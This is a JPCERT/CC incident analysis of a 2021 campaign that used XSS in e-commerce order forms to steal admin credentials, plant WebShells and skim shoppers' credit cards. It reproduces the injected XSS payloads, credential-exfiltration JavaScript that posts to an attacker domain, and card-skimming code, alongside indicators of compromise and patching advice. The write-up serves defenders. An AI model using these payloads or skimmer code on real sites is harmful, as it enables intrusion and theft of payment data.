Attack Exploiting XSS Vulnerability in E-commerce Websites

増渕 維摩(Yuma Masubuchi)

July 12, 2021

-
- Email

On 28 April 2021, Trend Micro reported the details of attacks exploiting cross-site scripting (hereafter “XSS”) vulnerability on e-commerce websites [1]. JPCERT/CC has also confirmed similar cases, which originate in XSS vulnerability in websites developed with EC-CUBE products (an open source CMS for e-commerce websites). This attack does not target vulnerabilities which is specific to EC-CUBE products but affects any e-commerce websites which have XSS vulnerability on its administrator page. This attack campaign is still ongoing as of July 1, 2021. This article details the cases that JPCERT/CC has handled.

Attack Overview

The flow of the attack is described in Figure 1.



1. Perform purchase process exploiting XSS vulnerability
6. Access WebShell regularly
Attacker
4. Set up WebShell
Attacker's server
3. Steal credentials
5. Save credit card information etc. each time of purchase
2. Execute script upon access to administrator page
Administrator
User

Figure 1： Attack overview

Files embedded in e-commerce sites in the course of this attack are listed in Table 1.

Table 1: List of embedded files

Embedded files	Contents
WebShell	・Multi-function WebShell (based in Chinese. Tool name unknown)
Database control tool	・Adminer version 4.2.4
Information stealing JavaScript	・Send credit card information etc. when clicked ・Loaded on login/transaction page
Information storing JavaScript	・Save information stolen by the above JavaScript ・Save the data “information storage file”


Information storage file	・Store credit card number, expiry date, security code, email address, password etc.
Simple WebShell	・Execute PHP file uploaded

Attackers perform purchase process by typing malicious script into an order form on a target e-commerce website (1. in Figure 1). If the process is vulnerable to XSS attack, the malicious script is executed on the administrator's page, which results in credential theft and Simple WebShell setup on the website (2 and 4). After that, attackers implement WebShell and JavaScript on the website to steal and save user information (5).It is assumed that the attackers access the stolen information by regularly checking the WebShell (6).

In the course of action, attackers embed Adminer [2] on the e-commerce website. This is a common tool to check database contents on a GUI environment, which is compatible with various types of database such as MySQL, PostgreSQL, SQLite, MS SQL, Oracle, SimpleDB, Elasticsearch, MongoDB. Attackers are likely to have stolen database information by using this tool.

Malicious purchase action exploiting XSS vulnerability


An XSS attack is performed as a part of purchase process with the following malicious script. Attackers send this script into multiple forms in order to increase the chance of success.



```
ご注文番号[redacted]
お支払い合
お支払い方
メッセージ：プライバシーパッケージ&lt;/tExtArEa&gt;&#039;&quot;&gt;&lt;img src onerror=s=createElement(&#039;script&#039
;);body.appendChild(s);s.src=&#039;//xf6.site/A&#039;&gt;


- 省略 -

**************************************************
□ご注文者情報
**************************************************
お名前□：[redacted]
フリガナ：
会社名□：&lt;sCRiPt sRC=//77i.co&gt;&lt
電話番号：[redacted]
FAX番号 ：

メールアドレス：[redacted]

**************************************************
□配送情報
**************************************************

◎お届け先
お名前□：[redacted]
フリガナ：
会社名□：&lt;sCRiPt sRC=//77i.co&gt;&lt;/sCrIpT&gt;
郵便番号：[redacted]
住所□□：sCRiPt sRC=//77i.co&gt;&lt;/sCrIpT&gt;&lt;sCRiPt sRC=//77i.co&gt;&lt;/sCrIpT&gt;
電話番号：
```

Figure 2： Malicious script sent into multiple forms

If this XSS attack succeeds, the following JavaScript code (Figure 3) is executed on the administrator's PC. This code collects username and password and sends them to attackers' servers.



```
function create_form(a)
{
  var f=document.createElement("form");
  f.id="safeFoem";
  document.getElementsByTagName("body")[0].appendChild(f);
  var b=document.createElement("input");
  b.type="username";
  b.name="username";
  b.id="username";
  f.appendChild(b);
  var e=document.createElement("input");
  e.name="password";
  e.type="password";
  e.id="password";
  f.appendChild(e)
}
```

```
var d="location="+window.location.href+Math.random()+"&key="+username+"&session="+password
function postrecMain3(a,b)
{
  var c=null;
  try
  {
    c=new XMLHttpRequest()
  }
  catch(e)
  {
    c=new ActiveXObject("Microsoft.XMLHTTP")
  }
  c.open("post",b,true);
  c.setRequestHeader('content-type','application/x-www-form-urlencoded');
  c.send(a)
}
del_form();
postrecMain3(d,"https://77i.co/jquery.js.php?do=api&id=CbSt")
```

Figure 3: Information stealing JavaScript code

Stealing credit card information

Figure 4 describes the flow of attack stealing credit card information of the site visitor.



E-commerce site
Transaction/login page
Hook mouse events
Information stealing JavaScript
Send information
Information storing JavaScript
Steal credit card information etc.
Save
Information storage file
ProductOption/img/env.jpg
Transaction/login
User
Access via WebShell (assumed)
Attacker


Figure 4: Flow of attack

The embedded “information stealing JavaScript” hooks a user’s mouse clicks on the website during their login and transaction, which as a result steals credit card information. The stolen information is sent to “information storing JavaScript” located on the same server, and then stored in the following relative path:

```
../../../ProductOption/img/env.jpg
```

It is assumed that attackers retrieved the credit card information stored in the “information storage file” via WebShell.


Details of the “information stealing JavaScript” is shown in Figure 5.



```
if (window.location.href.indexOf("[redacted]") > -1) {
    if (document.getElementsByClassName("[redacted]")[0]) {
        document.getElementsByClassName("[redacted]")[0].
            addEventListener('click', function(e) {
                dujcaa()
        }, false)
    }
} else if (window.location.href.indexOf("mypage/login") > -1) {
    if (document.getElementById('[redacted]login_button")) {
        document.getElementById('[redacted]login_button").addEventListener('click', jlBdata)
    }
} else if (window.location.href.indexOf("/shopping/login") > -1) {
    if (document.getElementById('[redacted]login_button")) {
        document.getElementById('[redacted]login_button").addEventListener('click', jlBdata)
    }
} else if (window.location.href.indexOf("/entry") > -1) {
    if (document.getElementById("[redacted]_menu")) {
        document.getElementById("[redacted]_menu").addEventListener('click', jlBdataReg)
    }
} else if (window.location.href.indexOf("shopping/nonmember") > -1) {
    if (document.getElementById("[redacted]_button")) {
        document.getElementById("[redacted]_button").addEventListener('click', jlBdata)
    }
}
```

Figure 5: Information stealing JavaScript code

Attackers check the URL and hooks the user’s mouse clicks to steal the information provided in each component. In the collected data, the path name related to credit card transaction services of the e-commerce company is hard-coded. This indicates that the attackers customise code depending on the target e-commerce company.



```
function dujcaa() {
    var a = 'https://[redacted]/assets/js/jquery.js.php';
    if (document.getElementById("[redacted]credit_card_no").value != "" && document.getElementById("
        [redacted]credit_security_code").value != "") {
        var b = "[redacted]..";
        var c = getCookie("bDatas");
        if (c != null) {
            b = b + hexToString(c)
        }
        var d = b + ".." + document.getElementById("[redacted]credit_card_no").value + ".." + document.
            getElementById("[redacted]credit_card_exp_month").options[document.getElementById("
                  credit_card_exp_month").selectedIndex].value + "-" + document.getElementById("
                  credit_card_exp_year").options[document.getElementById("[redacted]credit_card_exp_year").
            selectedIndex].value + ".." + document.getElementById("[redacted]credit_security_code").value;
        postrec(d, a)
    }
}
```

Figure 6: JavaScript code sending credit card information

This JavaScript combines each component of the stolen information and sends it to “information storing JavaScript”. Email information is temporarily stored in the Cookie of the user’s browser, which is retrieved when sending the data. The data to send is specified as follows:


“[Target ID]..[bDatas]..[Credit card number]..[Expiry Month]–[Expiry Year]..[Security code]“

* “bDatas” is a hexadecimal string containing a user’s Email, user ID, password, telephone number etc., and it varies depending on the contents of the form on each site. The data is stored in the user’s browser cookie and converted into normal strings when it is sent to “information storing JavaScript”.

Figure 7: Format of data sent

WebShell that was likely used to steal information

The control page of the WebShell is displayed in Figure 8. It comes with various functions such as file download/upload and shell command execution. This WebShell is written in Chinese language.



路径 /var/www/html/

上级目录	操作	属性	创建时间	修改时间	下载
[redacted]	删除 改名	0755	2014-12-03 15:34:00	2014-12-03 15:34:00	-
[redacted]	删除 改名	0755	2015-04-23 12:11:20	2015-04-23 12:11:20	-
[redacted]	删除 改名	0755	2015-04-10 13:12:43	2015-04-10 13:12:43	-
[redacted]	删除 改名	0755	2015-04-08 16:39:38	2015-04-08 16:39:38	-
[redacted]	删除 改名	0755	2016-07-28 18:55:54	2016-07-28 18:55:54	-
[redacted]	删除 改名	0755	2016-04-15 14:02:07	2016-04-15 14:02:07	-
[redacted]	删除 改名	0755	2015-04-23 13:45:33	2015-04-23 13:45:33	-
[redacted]	删除 改名	0755	2015-04-22 19:27:12	2015-04-22 19:27:12	-
[redacted]	删除 改名	0755	2015-04-20 20:44:54	2015-04-20 20:44:54	-
[redacted]	删除 改名	0755	2015-04-21 17:15:57	2015-04-21 17:15:57	-
[redacted]	删除 改名	0755	2021-02-25 17:56:08	2021-02-25 17:56:08	-
[redacted]	删除 改名	0755	2015-12-18 18:25:08	2015-12-18 18:25:08	-
[redacted]	删除 改名	0755	2014-02-19 13:00:17	2014-02-19 13:00:17	-
[redacted]	删除 改名	0755	2014-02-14 09:02:09	2014-02-14 09:02:09	-
[redacted]	删除 改名	0755	2012-11-30 20:34:23	2012-11-30 20:34:23	-
[redacted]	删除 改名	0755	2015-03-02 21:37:33	2015-03-02 21:37:33	-
[redacted]	删除 改名	0755	2017-11-28 19:25:41	2017-11-28 19:25:41	-
[redacted]	删除 改名	0755	2014-11-14 17:51:31	2014-11-14 17:51:31	-
[redacted]	删除 改名	0755	2021-03-10 14:20:05	2021-03-10 14:20:05	-
[redacted]	删除 改名	0755	2021-04-12 16:49:17	2021-04-12 16:49:17	-
[redacted]	删除 改名	0755	2015-03-24 22:44:47	2015-03-24 22:44:47	-

Figure 8: WebShell control page

In closing

We have introduced the attack details stealing credentials from administrator's page. Even if an e-commerce site itself has no security issues, this attack can be carried out if a plugin is vulnerable. Therefore, it is recommended to check for updates for plugins as well. Please refer to JPCERT/CC's security alerts [3], [4] and an advisory [5] regarding the vulnerabilities exploited.
For your information, IP address, domain names and file hash values identified in the attack are listed in Appendix A and B.

- Yuma Masubuchi, Shusei Tomonaga
(Translated by Yukako Uchida)

Reference

[1] Water Pamola Attacked Online Shops Via Malicious Orders
https://www.trendmicro.com/en_us/research/21/d/water-pamola-attacked-online-shops-via-malicious-orders.html

[2] Adminer
https://www.adminer.org/en/

[3] Alert Regarding Cross Site Scripting Vulnerability (CVE-2021-20717) in EC-CUBE
https://www.jpcert.or.jp/english/at/2021/at210022.html

[4] Alert Regarding Cross Site Scripting Vulnerabilities in Multiple EC-CUBE 3.0 Series Plugins
https://www.jpcert.or.jp/english/at/2021/at210028.html

[5] Multiple cross-site scripting vulnerabilities in multiple EC-CUBE plugins provided by EC-CUBE
https://jvn.jp/en/jp/JVN57524494/index.html

Appendix A: Attackers’ IP address and domains

- 98.126.218[.]141
- http[:]//77i[.]co
- http[:]//xf6[.]site/A
- http[:]//js4[.]io

Appendix B: SHA256 hash values of files used in the attack

Note: These hash values include tools which may also be used in daily operation. Beware of false detection when using this as an indicator of compromise.

Database control tool
    1e1813745f670c469a1c368c45d159ec55656f0a31ed966065a9ca6edd27acc1

JavaScript to steal ID and password (executed in an XSS attack)
    a1876a6af7e17246633e229c4366c0eb9e4b899a0e884253660c8ace5ed9b366

-
- Email

Author

増渕 維摩(Yuma Masubuchi)

Yuma has been engaged in malware analysis and coordination of cyber security incidents in JPCERT/CC Incident Response Group since November 2020.

Was this page helpful?

